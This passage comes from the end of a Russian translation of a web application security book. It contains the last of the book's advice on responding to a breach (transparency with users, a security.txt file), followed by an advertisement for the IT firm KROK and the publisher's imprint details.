- Продумайте, какие существенные изменения процесса могли бы предотвратить происшествие, и будьте настойчивы в их реализации.
- Будьте прозрачны в отношениях с пользователями после атаки. Предоставьте им хронологию того, что случилось, перечень данных, к которым злоумышленник мог получить доступ, шаги, которые вы предпринимаете для того, чтобы это больше не повторилось, и меры, которые пользователи могут предпринять для защиты своих аккаунтов.
- Разместите в вашем веб-приложении файл **security.txt**, чтобы хакеры могли сообщить вам об уязвимостях в вашей системе, прежде чем воспользоваться ими.

КРОК

СОЗДАЕМ НАСТОЯЩЕЕ,
ИНТЕГРИРУЕМ БУДУЩЕЕ




croc.ru

КРОК — технологический партнер с комплексной экспертизой в области построения и развития инфраструктуры, внедрения информационных систем, разработки программных решений и сервисной поддержки.

Центры компетенций КРОК фокусируются на ключевых отраслевых кластерах — промышленность, финансовый сектор, розничные продажи, муниципальное управление, спорт и культура.

Ежегодно сотни проектов КРОК становятся системообразующими для экономики и социально-культурной сферы.



Малькольм Макдональд
Грокаем безопасность веб-приложений

Перевел с английского А. Денисов

Научный редактор Д. Иванов

Руководитель дивизиона	<i>Ю. Сергиенко</i>
Ведущий редактор	<i>Е. Строганова</i>
Литературный редактор	<i>С. Андреев</i>
Художественный редактор	<i>В. Мостипан</i>
Корректоры	<i>Н. Викторова, С. Шевякова</i>
Верстка	<i>Л. Егорова</i>

Изготовлено в России. Изготовитель: ООО «Прогресс книга».

Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 07.2025. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные
профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 20.06.25. Формат 70×100/16. Бумага офсетная. Усл. п. л. 27,090. Тираж 1200. Заказ 0000.